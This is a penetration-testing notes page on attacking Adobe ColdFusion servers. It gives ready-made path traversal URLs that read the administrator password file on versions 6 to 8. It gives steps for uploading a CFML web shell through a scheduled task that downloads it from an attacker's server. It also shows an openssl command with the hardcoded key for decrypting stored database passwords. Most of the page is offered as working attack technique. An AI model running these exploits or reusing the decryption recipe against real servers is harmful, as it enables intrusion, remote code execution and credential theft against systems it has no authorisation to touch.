> For the complete documentation index, see [llms.txt](https://book.ice-wzl.xyz/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://book.ice-wzl.xyz/web/adobe-coldfusion.md).
# Adobe Coldfusion
### Introduction
* ColdFusion is basically just yet another commercial web application development platform. The programming language used with that platform is also commonly called ColdFusion, but the correct name of it is [ColdFusion Markup Language (CFML)](http://en.wikipedia.org/wiki/CFML).
* Vulnerabilities against ColdFusion application are the typical ones so you can find Local File Disclosure (LFD), SQL injection and Cross-site Scripting as well.
* And of course, ColdFusion by default runs as NT-Authority\SYSTEM (Windows) or nobody (Linux), thus making the ColdFusion+Windows combination a very desirable target.
* Source:
### Coldfusion LFI
* In unpatched versions of ColdFusion 6, 7 and 8 there is a local file inclusion vulnerability ([APSB10-18](http://www.adobe.com/support/security/bulletins/apsb10-18.html)) which you can exploit to get the administrator password hash from the password.properties file.
* ColdFusion 6:
```
http://[HOSTNAME:PORT]/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\CFusionMX\lib\password.properties%en
```
* ColdFusion 7:
```
http://[HOSTNAME:PORT]/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\CFusionMX7\lib\password.properties%en
```
* ColdFusion 8:
```
http://[HOSTNAME:PORT]/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\ColdFusion8\lib\password.properties%en
```
* All versions (according to [this site](http://www.blackhatlibrary.net/Coldfusion_hacking) \[3], but I have never tried it):
```
http://site/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\..\..\JRun4\servers\cfusion\cfusion-ear\cfusion-war\WEB-INF\cfusion\lib\password.properties%en
```

* If the local file inclusion is successful, the password hash (SHA1) is written back to you on the administrative login page like this (hash was reducted):
### Coldfusion Authenticated RCE
* Once we gain access to the administration panel we can upload a CFM shell.
* Go to the `Debugging & Loging / Scheduled Taks` menu element
* Add a scheduled task that would download our CFML script from our webserver to the ColdFusion server’s webroot.
* Make sure you schedule the deployment to some reasonable time, so 5-10 minutes from your current time
* Here is an example on how it looks like:

* You can find a few CFML shells
```
Notes:
Prefix DOS commands with “c:\windows\system32\cmd.exe /c ” or wherever cmd.exe is
Options are, of course, the command line options you want to run
CFEXECUTE could be removed by the admin. If you have access to CFIDE/administrator you can re-enable it
#myVar#
```
And it looks like this once it is uploaded (I had to use the Options fields to fit in the screenshot):
### Getting database passwords from Data Sources
* Once you have access to the administrative panel, you can also get the connection strings and credentials to databases connected to ColdFusion.
* Depending again on the ColdFusion version, the credentials are stored in different places, but you might be able to retrieve the passwords from the administrative panel as well! 
* For ColdFusion 6 and 7 the passwords for DataSources encrypted in the following XML files:
```
[ColdFusion_Install_Dir]\lib\neo-query.xml
```
* For ColdFusion 8, 9 and 10:
```
[ColdFusion_Install_Dir]\lib\neo-datasource.xml
```
* The most important thing is that by decompiling
* `\lib\cfusion.jar` and looking at the `\coldfusion\sql\DataSourceDef.class`
* You can find the seed for the key `(“0yJ!@1$r8p0L@r1$6yJ!@1rj”)` and algorithm (3DES and then Base64 encoding) used.
* In case of ColdFusion 6, 7 and 8, the encrypted passwords can be found just by looking at the page source of the individual data sources on the administrative panel (on ColdFusion 9 and 10 this was fixed and you will only see \*\*\*\*\*\*\*\* in the page source for the passwords).
* No matter how you obtain the encrypted passwords, you can decrypt them with openSSL like this:
```
echo [encrypted_and_base64_encoded_password] | openssl des-ede3 -a -d -K 30794A21403124723870304C4072312436794A214031726A -iv 30794A2140312472; echo
```
### Metasploit

* You might also consider using Metasploit to exploit some of the above vulnerabilities: